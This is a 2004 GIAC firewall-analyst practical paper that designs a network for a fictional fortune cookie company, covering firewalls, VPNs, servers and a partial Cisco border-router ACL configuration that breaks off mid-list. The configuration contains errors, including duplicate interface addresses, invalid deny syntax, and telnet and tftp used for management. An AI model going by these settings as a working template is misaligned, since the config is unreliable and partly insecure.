Global Information Assurance Certification Paper

Safe CyberCookies

By Mary Karnes

GIAC Certified Firewall Analyst

Practical Assignment Version 2.0

Submitted January, 2004

TABLE OF CONTENTS

Abstract

This paper documents the four elements of the SANS GIAC GCFW assignment (v2.0). Firstly it explores the business operations of an online fortune cookie company named GIAC Enterprises. Secondly it denotes the firewall, border router and VPN configurations for this company. These configurations can be used to replicate the environment or as a tutorial for those learning how to configure similar devices. Thirdly the document displays testing information ensuring proper implementation of the firewall access lists. The final portion of this document examines another GIAC assignment in attempt to show that no one network architecture is totally secure, no matter how well planned. The intention of documentation as a whole is to display the author's mastery of perimeter controls.

Business Operations

Welcome to GIAC Enterprises, an online fortune cookie company. GIAC Enterprises has a business model that includes selling online fortune cookie sayings to the general public and selling online bulk fortune cookie sayings to specific customers. The company has partners that resell their fortune cookie sayings and suppliers that provide the sayings. The business model demands a web server for small credit card purchases, and a database server for large bulk purchases and deposits.

Security is a major concern at GIAC Enterprises. Because GIAC does 100% of its business online, it cannot afford to go offline nor can it afford to be hacked. Not only for reputation sake, but in order for GIAC to be successful at making stakeholders happy (i.e. keeping profits), GIAC must protect the confidentiality, integrity and availability of its sole means of distribution. Upper management is aware of this criticality and has deemed security of the highest priority and will continue to support security with the caveat that the first goal will always be to satisfy stakeholders. Accordingly, the architecture reflects a robust and secure environment.

The intention of this business operations explanation is to document the components of the business model as to how they relate to the technical deployment. After this is completed, there will be a technical discussion on the network architecture and components involved therein.

COMPONENT OVERVIEW

Customers

Description
Customers exist in one of two categories: public or public. Public customers access and purchase cookies from a website via the Open Internet, they do not purchase them in bulk. All public customer purchases will be credit card purchases. Private customers purchase in bulk and therefore need to access the database server directly. In the case of private customers, sales teams will obtain billing information and agreements annually and private customer sales will not be credit card sales.

Communication with GIAC Enterprises
Private customers have a relationship with GIAC Enterprises and when they purchase cookies in bulk, they previously agree to a contract and are given a VPN userid/password pair. They must install VPN client based software so that they can authenticate with the VPN server (using RADIUS.) There is also an option for a site to site VPN depending on the nature of the customer and the size and frequency of transactions. Once authenticated with the VPN, the customers access the application server which, after they have authenticated via RADIUS (this application also uses RADIUS for authentication) the application controls access by profiles defining which customers have access to which parts of database. Now the customers can retrieve the fortunes safely without fear of overwriting other important data.
Public customers are able to use their basic ISP connection to connect to the webserver.

Services, protocols or applications used
Private customers use the Cisco VPN protocols ESP, AH and IKE to connect to the VPN box. The customers then tunnel to the application server which is a proprietary application talking SSLv3 over port 2222. The application server talks to the PostgreSQL database server via port tcp 5432.
Public customers are able to use their basic ISP connection to connect to the webserver via https (port 443.)

Suppliers

Description
Suppliers deliver fortunes to the GIAC Enterprises database server.

Communication with GIAC Enterprises
Suppliers have a relationship with GIAC Enterprises and when they supply fortunes to the database, they previously agree to a contract and are given a VPN userid/password pair. They must install VPN site to site hardware so that they can authenticate with the GIAC VPN server (using RADIUS.) From there they can access the application server which, after they have authenticated via RADIUS (the application also uses RADIUS for

authentication) this application has controls including profiles defining which suppliers have access to which parts of database. Now the suppliers can deposit the fortunes safely without fear of overwriting other important data.

Services, protocols or applications used
Suppliers use the Cisco VPN protocols ESP, AH and IKE to connect to the VPN box. The suppliers then tunnel to the application server which is a proprietary application talking SSLv3 over port 2222. The application server talks to the PostgreSQL database server via port tcp 5432.

Partners

Description
Partners work with GIAC to resell the fortunes. In order to do this they need access to the database server which stores all of the GIAC fortunes.

Communication with GIAC Enterprises
Partners have a relationship with GIAC Enterprises and when they supply fortunes to the database, they previously agree to a contract and are given a VPN userid/password pair. They must install VPN site to site hardware so that they can authenticate with the GIAC VPN server (using RADIUS.)

Services, protocols or applications used
Partners use the Cisco VPN protocols ESP, AH and IKE to connect to the VPN box. The suppliers then tunnel to the application server which is a proprietary application talking SSLv3 over port 2222. The application server talks to the PostgreSQL database server via port tcp 5432.

Employees (On-Site)

Description
Employees that work onsite in the internal company network.

Communication with GIAC Enterprises
The employee requirement is to retrieve mail and have internet access in general. General on-site employees will plug into an Ethernet, will obtain a private IP (192.168.10.x) via a DHCP server and will be able to make outbound requests anywhere on the open Internet (with the exception of variour peer-to-peer ports.) Support staff and financial staff will have static IPs from designated subnets so that access to the service networks can be limited to those with business need. All employees will be able to retrieve mail and access the internet. When they reach the firewall connecting to the Open Internet, internal IPs will be NATed to externally routable addresses which will also serve to mask the internal network.

Services, protocols or applications used
General: ARP is used to obtain an IP from the DHCP server, mail requests are made to the mail server on SMTP (port 25) and any outbound internet requests are most likely made to port 80, but all outbound will be allowed from the workstations to the Open Internet.

Support Staff: Employees that manage mail, web, dns, db or application servers will reside on an internal "support staff segment" and will be provided with static 192.168.10.x IP addresses. They will be able to access all service segments via SSH (tcp 22).

Financial Staff: All the billing regarding buying and selling fortunes will be handles by employees on workstations that will have static IP addresses. These addresses will have full access to the database server on the service network.

Employees (Remote)

Description
Remote employees are those that are official full time GIAC Enterprise employees that work from alternate locations. Any other type of employee, such as a contractor, is not allowed onto the internal network remotely.

Communication with GIAC Enterprises
Remote employees will utilize a Cisco client based VPN on their workstation to connect to the internal network. They will authenticate via RADIUS and once on the internal network will have the same privileges as regular employees. Support staff and financial staff will still be given static IPs to control access into the service networks.

Services, protocols or applications used
Cisco VPN protocols ESP, AH and IKE to connect to the VPN box. From there they will use the same applications as previously mentioned for onsite employees.

General Public

Description
The general public is anyone who can access the webserver. This includes legitimite customers and it also includes attackers.

Communication with GIAC Enterprises
The open Internet audience only has access to the webserver via http and https. The other item to mention is that mail server, VPN servers, and DNS server are also listening on the open Internet on their respective service ports and security controls are placed accordingly. These will be mentioned later in the documentation

Services, protocols or applications used
HTTP (tcp port 80) HTTPS (tcp port 443) is the only application used to access the webserver.

NETWORK DIAGRAM




Diagram Explanation

The network layout needs some explanation. This explanatory verbiage is meant to complement the network diagram so they are best analyzed together.

The first thing one might notice is that the two PIX's could be condensed into one. The question remains, why are there two? Robustness and secureness. The goal of the security was to layer defenses and not have a single point of failure anywhere on the network. The most high risk segment is the Service Network containing Web, Mail, and DNS. Accordingly, this segment was isolated from all other segments by giving it its own firewall. If an attack is made and this segment is compromised, the isolation will help protect the critical master database and internal network. In a like manner, if this segment is the victim of any type of denial of service and the PIX goes down, the internal company network can still get out to the Open Internet via the back-end PIX, the VPNs will still work and the bulk transactions can still take place. This is helping to mitigate the severity of any single attack.

The second thing one might notice is a dotted line connecting the firewalls and a management workstation. This is an out of band management network. All firewall/filtering router devices are not listening on any interface excepting this 10.x.x.x management interface. All logs are stored via this interface and authentication happens on this out of band network. The only console that has access is one management console that is dual homed – one interface on the internal company network and one interface on the management network. There is no other way to upload configs or check logs except by this management console. Two devices were left off of the management network: the two Cisco VPN devices. The reason is that these have a connection to the open Internet. If they were compromised, the Open Internet would potentially have access to all firewalls. Because of this concern, the VPNs will be managed only by a direct console attachment. No remote management access will be available. This is more work for the support crew but it is necessary.

The rest of the network architecture specifics will be handled in the component description section.

SERVICES, FLOWS, and APPLICATIONS

Protocol Matrix

From/To		Internal Networks			Service Networks			External Networks	Maint
		General	Financial	Admin	Web, Mail, DNS	VPN	Database/ Applications	Includes Customers, Partners, Suppliers, Remote Employees, Open Internet	Maint network
Internal Networks	General				110	none		all	none
	Financial				none	none	5432	all	none
	Admin				22	22	22, 3389	all	none
Service Networks	Web, Mail, DNS	none	none	none		none	5432, 2222	25,53	none
	VPN	all from .19	none	none	none			esp, ah, ike, echo request, echo reply	none
	Database/ Applications	none	none	none	none	none		none	none
External Networks	Customers, Partners, Suppliers, Remote Employees, Open Internet	none	none	none	80, 443, 25, dns	esp, ah, ike, echo request, eho reply	none		none

DESCRIPTION OF EACH COMPONENT, SECURITY ROLE, AND PLACEMENT

Filtering Router

Description
Cisco 2620 is a filtering router with the latest IOS (12.2(8)) loaded on it and a T3 pipe coming from the Internet service provider.
Information on the 2600 series is here:
http://www.cisco.com/warp/public/cc/pd/rt/2600/prodlit/2600_ds.htm

Security Role
The filtering router is the first line of defense from the open Internet. This router will filter out the initial unwanted traffic. It will do anti-spoofing, will filter flows to the VPN networks and will forward all other service network traffic to the Cisco PIX for further stateful inspection. (Note: there is one exception, no traffic is passed to the Cisco PIX protecting the internal network as this does not allow any inbound flows.) This type of router (26xx series) is not capable of rate limiting and this will be discussed further in the paper. (Rate limiting controls were placed at the ISP level.)

Placement
This filtering router will be placed between the open Internet and the service networks (DMZs).

Front End Firewall (between Filtering Router and Mail/Web/DNS Service Network)

Description:
This stateful Cisco PIX 515 running version 6.2 firewall lies between the filtering router and the mail/web/DNS network.
More information about the PIX 5xx series is located here:
http://www.cisco.com/univercd/cc/td/doc/pcat/fw.htm

Security Role:
This firewall only has one purpose, to protect the mail/web/DNS service network. This network could have been protected by a filtering router, but this is a very critical segment so a stateful firewall is necessary as a second line of protection to this network. It has host based rules to each of the servers allowing only specific protocols necessary to each server. It also has egress filtering. Each server has been set up so that only one flow is allowed in and one flow is allowed out of each. The servers in this DMZ are managed through the back end firewall so that will not be addressed in this area.

Placement:
This is placed between the filtering router and the web/dns/mail service network because this is the most exposed area of the network. This service network contains boxes that the open Internet will be able to access and because of this, the firewall will

only allow one protocol to and from each box. In the network diagram you will notice that the back end firewall could have easily taken the role of the front end firewall – that is to say, one firewall would be sufficient for everything, so why did was a second firewall added? Because it was decided that one firewall with a leg on each network segment was a security risk to the environment. The firewall that allows inbound flows from the open Internet should not have a leg on the private internal network and the private database/app service network. Thus it was decided to have a second, separate firewall protecting the web/mail/DNS service network.
More information about the PIX 5xx series is located here:
http://www.cisco.com/univercd/cc/td/doc/pcat/fw.htm

Back End Firewall

Description:
This is a stateful Cisco PIX 535 running version 6.2. Cisco was chosen for a couple of reasons, it is cheaper than a Nokia, and though it can be more complicated to manage than a Nokia, it has good support and the firewall administrator has experience locking it down. IPtables was not chosen because in this case a hardware solution was requested.

Security Role:
This firewall has several roles. As far as protecting inbound flows, it protects the database and application service network from each other and from the open Internet. It also has a leg to the internal network however no inbound flows are allowed into this network, only outbound. As far as enabling outbound flows, it contains controls permitting specifically designated employees from the internal network to access either the database/app service network and/or the web/mail/DNS service network depending on their IP. It also allows the web server on the web/mail/dns service network to talk to the database server on the db/app service network. Lastly it enables outbound flows from the internal network to the open Internet. It allows ALL flows to the Internet from the internal LAN. This firewall has a leg on every segment so the rules need to be perfectly written and audited regularly. PIX has complicated rule logic so the firewall administrator needs to take pains not to accidentally give one segment improper access to another segment.

Placement:
The placement of this is in the middle of many different trust zones so it is imperative that this be configured correctly. It is placed to in the middle of the internal, db service network, web service network and open Internet. It also has a leg to the maintenance network.

VPN – Remote Employee VPN

Description:
This VPN is for client based (rather than site to site) usage. Specifically it exists so that remote employees can access the internal network.

Security Role:
The VPN is placed on the edge of the network, so that to get to it, the user only has to go through a filtering router. Once they get to the VPN device, they will log in and are authenticated to a RADIUS server. After this is done, direct communication is established into the internal network with encryption provided by IKE. Certain employees need to obtain static IPs because they have privileged access to maintenance and/or service networks. Because of this, profiles must be established through the VPN device.

Placement:
The VPN is placed on the edge of the network, so that to get to it, the user only has to go through a filtering router. So the VPN has one leg on the filtering router and the other leg is on the internal network, it does not have to go through another firewall. The reason for that is the VPN can be controlled to only allow certain flows into the network, an additional firewall would not provide additional benefit. All data will be encrypted so there will be no ability to inspect packets further than source/destination IPs and protocols.

VPN – Partner/Supplier/Customer VPN

Description:
This VPN is used for customer/partner/supplier access to data. This is site to site or client based depending on end user requirements. The reason for this VPN is strictly to allow flows to the database/application service network. This is for customers/partner/suppliers to drop off or pull fortunes depending on their profile.

Security Role:
The role is to enable connection to the db/app service network but also protect it. The VPN is placed on the edge of the network, so that to get to it, the user only has to go through a filtering router. Once they get to the VPN device, they will log in and are authenticated to a RADIUS server. After this is done, direct communication is established to the db/application service network with encryption provided by IKE. The reason for this VPN is strictly to allow flows to the database/application service network. This is for customers/partner/suppliers to drop off or pull fortunes depending on their profile. Each person will have an account on the application server specifiying exactly what they are allowed to do on database server. (See “Server Application” component for further details on these controls.)

Placement:
The VPN is placed on the edge of the network, so that to get to it, the user only has to go through a filtering router. So the VPN has one leg on the filtering router and the other leg is on db/app service network, it does not have to go through another firewall to get to the service network. The reason for that is the VPN can be controlled to only allow certain flows into the network, an additional firewall would not provide additional benefit. All data will be encrypted so there will be no ability to inspect packets further than source/destination IPs and protocols.

Server - Database

Description:
This database server contains all the fortunes and credit card info. It is running openBSD with PostgreSQL database on it.

Security Role:
This server contains the master database, if this database is compromised in any way, it will be disastrous. Three security items need to be addressed: a hardened operating system, a patched database, and a stable secure application doing database queries. The firewall also needs to strictly control access in and out of the system. The main threat to this database is possible vulnerabilities in code on the web front end and application server which access it so these need to be tested for things like parameter filtering so that SQL injection cannot be performed. Open BSD was chosen because of its innate security qualities and PostgreSQL database chosen because of its functionality, robustness and price. The application needed a full RDBMS system but Oracle was too expensive for the business cost case.

Placement:
This server is placed on the very protected service network. It has controls from every direction. It has no direct inbound connections allowed from the open Internet. It is protected from the web service network by a PIX firewall and is protected from suppliers/partners/customers by a VPN. The only employees who can even access the network it exists on are financial employees and the maintenance employees.

Server - Application

Description:
This is the application server that accesses the main database. Customers/Suppliers/Partners will utilize the application to retrieve the data they need from the database. This application server houses the tiered ACLs that control access into the database. As it is such an important box, it will be a hardened openBSD box.

Security Role:
This server contains the application which controls access to the main database. The application is what suppliers/partners/customers log into to retrieve or place fortunes. Accordingly this application will have a profile for each supplier/customer/partner detailing what they can and cannot do. It is imperative that this application be coded well so that customer data is not compromised in any way and so that unauthorized fortune access is not granted. Not only does the application need to be hardened but also the operating system. This application server talks to the database server with SSLv3 (mutual authentication.)

Placement:

This server is placed in a very protected service network. It has controls from every direction. It has no direct inbound connections allowed from the open Internet. It is protected from the web service network by a PIX firewall and is protected from suppliers/partners/customers by a VPN. The only employees who can even access the network it exists on are financial employees and the maintenance employees.

Server - DNS External

Description:
This server's role is to be a BIND DNS server for the service networks. This will be a hardened SuSE Linux 9.0 box with strictly DNS running, no other services. SuSE chosen because of its friendly administrative capabilities and the fact that it is free.

Security Role:
DNS by nature is one of the biggest threats to security which is why this is is isolated. There will be rules protecting this server from every angle.

Placement:
DNS has to be facing the Internet so it is placed in one of the service networks. (Service Network – mail/DNS/web.)

Server - DNS Internal

Description:
This server's role is to be a BIND DNS server for the internal network. This will be a hardened SuSE Linux 9.0 box with strictly DNS running, no other services.

Security Role:
DNS by nature is one of the biggest threats to security which is why this is isolated. There will be rules protecting this server from every angle.

Placement:
DNS has to be facing the Internet so it is placed in one of the service networks. (Service Network – mail/DNS/web.)

Server - Mail Inbound

Description:
This servers role is to be an inbound mail server. It is only an inbound mail server – retrieving mail from the Internet. Again, it will be SuSE 9.0.

Security Role:
The mail servers have been broken into two – inbound and outbound. This is to prevent the servers from being compromised and used as a spamming source. This specific

server is the inbound server, it will not have any outbound functionality. All outbound functionality will be disabled and also blocked at the firewalls. This means, should it be compromised (due of its Internet accessibility) the attacker will not be able to relay mail out.

Placement:
Mail has to be facing the Internet so it is placed in one of the service networks. (Service Network – mail/DNS/web.)

Server - Mail Outbound

Description:
This servers role is to be a SMTP mail server. It is only an outbound mail server – sending mail from the internal network to the Internet. Again, it will be SuSE 9.0.

Security Role:
The mail servers have been broken into two – inbound and outbound. This is to prevent the servers from being compromised and used as a spamming source. This specific server is the outbound SMTP server, it will not have direct access from the Internet at all. The firewall will block all traffic from the Internet to this server.

Placement:
This server needs to send mail out to the Internet so it was placed in a service network rather than the internal network.

Server - RADIUS

Description:
The RADIUS server is the authentication server for many pieces of the network. VPNs use the radius server placed on the VPN network and firewall logins use the radius server place on the out of band management network.

Security Role:
The RADIUS server provides authentication controls for vital security components.

Placement:
Two places, one resides on a private 10.0.0.0 network. It is managed via the 10. network. The reason for putting it in a private network is to help keep it isolated, hidden and protected from any threats. Only the interal PIX Firewall (Back End Firewall) has routes to this box. The other resides on the VPN network.

Server - Syslog

Description:
Syslog server in the internal network, will store IDS logs, RADIUS logs, firewall logs and VPN logs.

Security Role:
Log server will be used to understand network traffic so as to trace, understand and identify any problems – both security and functionality problems.

Placement:
The log server will be on the private maintenance network.

Server - Web

Description:
Apache web server to distribute fortunes to customers. Customers can enter credit card information into an SSL site to purchase fortunes. It is internet facing and needs to be hardened so the operating system chosen was SuSE 9.0; this offers flexibility, affordability and security.

Security Role:
As this web server houses code that does database queries, and places credit card information on the database server and distributes fortunes to customers, this means it needs to be a hardened operating system with all web code reviewed for any type of vulnerabilities – with an emphasis on checking for sql injection, unvalidated parameters, buffer overflows, and insecure access control. Also the use of cookies needs to be explored and tested. Lastly not only does the operating system need to be hardened but the web server also needs to be hardened.

Placement:
The webserver is Internet accessible and so will reside on the service network (mail/DNS/web service network.)

IDS Network Based

Description:
This is a network based intrusion detection box – snort running on a SuSE 9.0 box.

Security Role:
The IDS security role is to help identify and monitor intrusions to ensure the safety of the Internet facing boxes: DNS, web and mail.

Placement:
This IDS is placed in a very vulnerable network segment – the DNS/mail/web service network. It is placed behind the firewall to keep the traffic manageable by the one

network administrator/security focal. The network team has decided that due to cost and time concerns, they are only interested in intrusions that make it passed the firewall. Logs will be moved to the logging server in the private maintenance network.

IDS Host Based

Description:
The host based IDS (HIDS) is a snort application running on the database server.

Security Role:
This HIDS is to identify and monitor intrusions to the database server.

Placement:
The HIDS is placed on the asset that is most vital to security. If this database server is compromised, it affects the core business. The reason HIDS was chosen over NIDS is that due to cost constraints, a someone cheap solution needs to be in place. It is unfeasible for the network administrator to monitor multiple HIDS and NIDS devices. After discussions, the network team decided that an IDS only can find signature based attacks and because the application is proprietary, there would not be as much value in having a NIDS solution for the whole network or a HIDS on the application server. This means the only server left to protect on the network is the database server and so HIDS was an appropriate choice. This means there is dedicated monitoring of this vital business asset.

Management Console

Description:
This is a management server with a fixed IP that has access to the 10.x.x.x management network.

Security Role:
This workstation has access to put up firewall configs, manage all control points in the environment (firewalls, router, VPNs.) It could be a workstation except it needs to have SSH running on it for any remote admin emergencies. SSH will be locked down by host and userid/password pairs.

Placement:
This management server exists in the internal LAN. This needs to be a secure server with absolutely no inbound access from any service network.

Maintenance Network

Description:
This is a 10.x.x.x network that exists in the environment as an out of band management network.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Each firewall, router and VPN has an extra interface to connect to this network. Firewall 2 will have a route to this network so that a management server in the internal network can connect to each of these devices.

Security Role:
This maintenance network enables each of the aforementioned devices to have no extraneous services services listening for management. This will make it extremely difficult for any attacker (from inside company or from open Internet) to compromise. The only way into this network is via the management server in the internal LAN.

Placement :
This has been placed as an out of band network with legs on each of the firewalls, the router, the VPN devices and the internal LAN.

Security Policy and Tutorial

Now that each component has been defined, the proceeding documentation will outline the security policies for critical devices: the border router, front and back end firewalls, and the VPN devices. For all devices, the actual configuration is displayed with comments and remarks in blue where necessary.

BORDER ROUTER

This router does initial denies and anti-spoofing measures. This is designed so that the filters to this hardly ever change, the specific application filters are placed on the internal PIX firewalls to keep maintenance and upkeep on this router to a minimum. You might notice that this router is not capable of rate limiting its connection. The cost case was provided to upper management on why it would be a good idea to have a 76xx router so that this could be implemented and for now it was rejected. The cost was $20,000 greater to have rate limiting. It was more effective to work with the ISP for rate limiting services. Although upper management supports security and robustness, they were not convinced that the upgrade was necessary at this time. It is in the plans for the future and the ISP rate limiting will have to suffice for now.

```
!
! Last configuration change at 17:14:04 MST Wed Nov 27 2003 by root
! NVRAM config last updated at 17:14:07 MST Wed Nov 27 2003 by root
!
 remark -- general version number and hostname information is first
version 12.2
no service pad
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname cookie-3500
!
logging buffered 16384 debugging
no logging console
remark – authentication to RADIUS is set up..  the radius server ip is defined later on in the config.
aaa new-model
aaa authentication login default local
aaa authentication login vtymethod group RADIUS local
aaa accounting exec default start-stop group RADIUS
enable password 7 032A7703714D421D16
!
username root password 7 15012A45542B273027
clock timezone MST -9
```

```
clock summer-time MDT recurring
ip subnet-zero
 remark --   no ip source route stops users from bypassing routing schemas
no ip source-route
ip domain-name cookie
ip name-server 204.204.204.3
!
!
remark --   ACLs titled “wan-in” will be applied on this interface which connects straight to the ISP.
interface FastEthernet0/1
switchport access vlan 100
switchport mode access
ip address 207.248.10.5 255.255.255.255
ip access-group wan-in in
ip access-group wan-out out
 speed 10
!
remark --   ACLs titled “dmz2internet” will be applied on this interface which connects to the front end PIX firewall.
interface FastEthernet0/2
switchport access vlan 100
switchport mode access
ip address 204.204.204.16 255.255.255.248
ip access-group dmz2internet in
ip access-group internet2dmz out
!
remark --   ACLs titled “vpn2internet” will be applied on this interface which connects to the VPN service network.
interface FastEthernet0/3
switchport access vlan 100
switchport mode access
ip address 204.204.204.8 255.255.255.248
ip access-group vpn2internet in
ip access-group internet2vpn out

!
!
remark --   ACLs titled “lan2outside” will be applied on this interface which connects straight to the back end PIX firewall.
interface FastEthernet0/4
switchport access vlan 100
 switchport mode access
 ip address 204.204.204.16 255.255.255.248
ip access-group outside2lan in
ip access-group lan2outside out

interface FastEthernet0/5
switchport access vlan 100
```

```
switchport mode access
no ip address
!
remark --   default gateway is back out to the internet
ip default-gateway 207.248.10.5
remark --   turned off http server – is not necessary for that to be running
no ip http server
!
ip access-list extended wan-in
remark -- wan-in interface to have generic filters for environment
remark --   - From Internet  --
remark --   allow bgp
permit ip host 157.1.1.17 host 157.1.1.18
remark – Anti-Spoofing - deny packets from my subnet ip addresses
deny   ip 204.204.204.0 0.0.0.255 any
remark – Anti-Spoofing – RFC 1918
deny   ip 0.0.0.0 0.255.255.255 any
deny   ip 10.0.0.0 0.255.255.255 any
deny   ip 127.0.0.0 0.255.255.255 any
deny   ip 172.16.0.0 0.15.255.255 any
deny   ip 192.0.2.0 0.0.0.255 any
deny   ip 192.168.0.0 0.0.255.255 any
remark --  deny multi-cast and broadcast
deny   ip 224.0.0.0 31.255.255.255 any
deny   ip host 255.255.255.255 any
remark --  block icmp time stamp requests from Internet
deny   icmp any any timestamp-request
remark --  block icmp maskreq requests from Internet
deny   icmp any any mask-request
remark -- deny all to all firewall and router interfaces
deny any ip 204.204.204.1 255.255.255.255 any
deny any ip 204.204.204.2 255.255.255.255 any
deny any ip 204.204.204.19 255.255.255.255 any
deny any ip 204.204.204.17 255.255.255.255 any
deny any ip 204.204.204.12 255.255.255.255 any
remark – these are not really necessary because I have previously denied all traffic to these
subnets
deny any ip 192.168.0.1 255.255.255.255 any
deny any ip 192.168.0.16 255.255.255.255 any
remark -- deny all inbound snmp requests
deny   tcp any any eq 161
deny   tcp any any eq 162
deny   udp any any eq snmp
deny   udp any any eq snmptrap
deny   tcp any any eq 199
deny   udp any any eq 199
deny   tcp any any eq 391
deny   udp any any eq 391
deny   tcp any any eq 705
```

deny   udp any any eq 705
remark – now that I have blocked everything I do not want, I will allow all else to go to the two other interfaces, and they will further scrutinize.
permit tcp any any
permit tcp any any
permit icmp any any
permit udp any any
permit esp any any
permit ahp any any
remark – deny all else
deny ip any any log

ip access-list extended wan-out
remark -- wan-out interface to permit everything because controls will lie in dmz2internet and vpn2internet ACLs.
Permit any any

ip access-list extended internet2dmz
remark – flows allowed from internet to service networks
permit icmp any any echo-reply
permit tcp any host 204.204.204.6 eq www
permit tcp any host 204.204.204.6 eq 443
permit tcp any host 204.204.204.5 eq 25
permit udp any host 204.204.204.3 eq dns
remark – deny all else
deny ip any any log

ip access-list extended dmz2internet
remark – egress filtering: flows allowed from dmz to internet. I will allow any tcp and udp and let the pix handle the specific stateful inspection.
permit tcp any any
permit udp any any
remark – deny all else
deny ip any any log

ip access-list extended internet2vpn
remark – ingress filtering: flows allowed from open Internet to vpn service network
remark -- IPsec protocols to VPNs
permit esp any host 204.204.204.9 log
permit esp any host 204.204.204.10 log
permit ahp any host 204.204.204.9 log
permit ahp any host 204.204.204.10 log
permit udp any host 204.204.204.9 eq isakmp log
permit udp any host 204.204.204.10 eq isakmp log
permit icmp any host 204.204.204.9 echo
permit icmp any host 204.204.204.10 echo
permit icmp any host 204.204.204.9 echo-reply
permit icmp any host 204.204.204.10 echo-reply
remark – deny all else

deny ip any any log

ip access-list extended vpn2internet
remark – egress filtering: flows allowed from vpn to open Internet
permit esp host 204.204.204.9 any log
permit esp host 204.204.204.10 any log
permit ahp host 204.204.204.9 any log
permit ahp host 204.204.204.10 any log
permit udp host 204.204.204.9 any eq isakmp log
permit udp host 204.204.204.10 any eq isakmp log
permit icmp host 204.204.204.9 any echo
permit icmp host 204.204.204.10 any echo
permit icmp host 204.204.204.9 any echo-reply
permit icmp host 204.204.204.10 any echo-reply
remark – deny all else
deny ip any any log

ip access-list extended lan2mgmnt
remark – egress permit the management server to talk to the management interface on the router
permit tcp host 192.168.10.10 host 10.0.0.1 telnet
permit udp host 192.168.10.10 host 10.0.0.1 tftp
permit udp host 192.168.10.10 host 10.0.0.1 snmp
permit udp host 192.168.10.10 host 10.0.0.1 snmptrap
remark – deny all else
deny ip any any log

ip access-list extended mgmt2lan
remark – ingress permit the management interface to talk to the management server in the lan
remark – because this is not a stateful environment, I have to use the established option for tcp and the > 1023 for udp replies
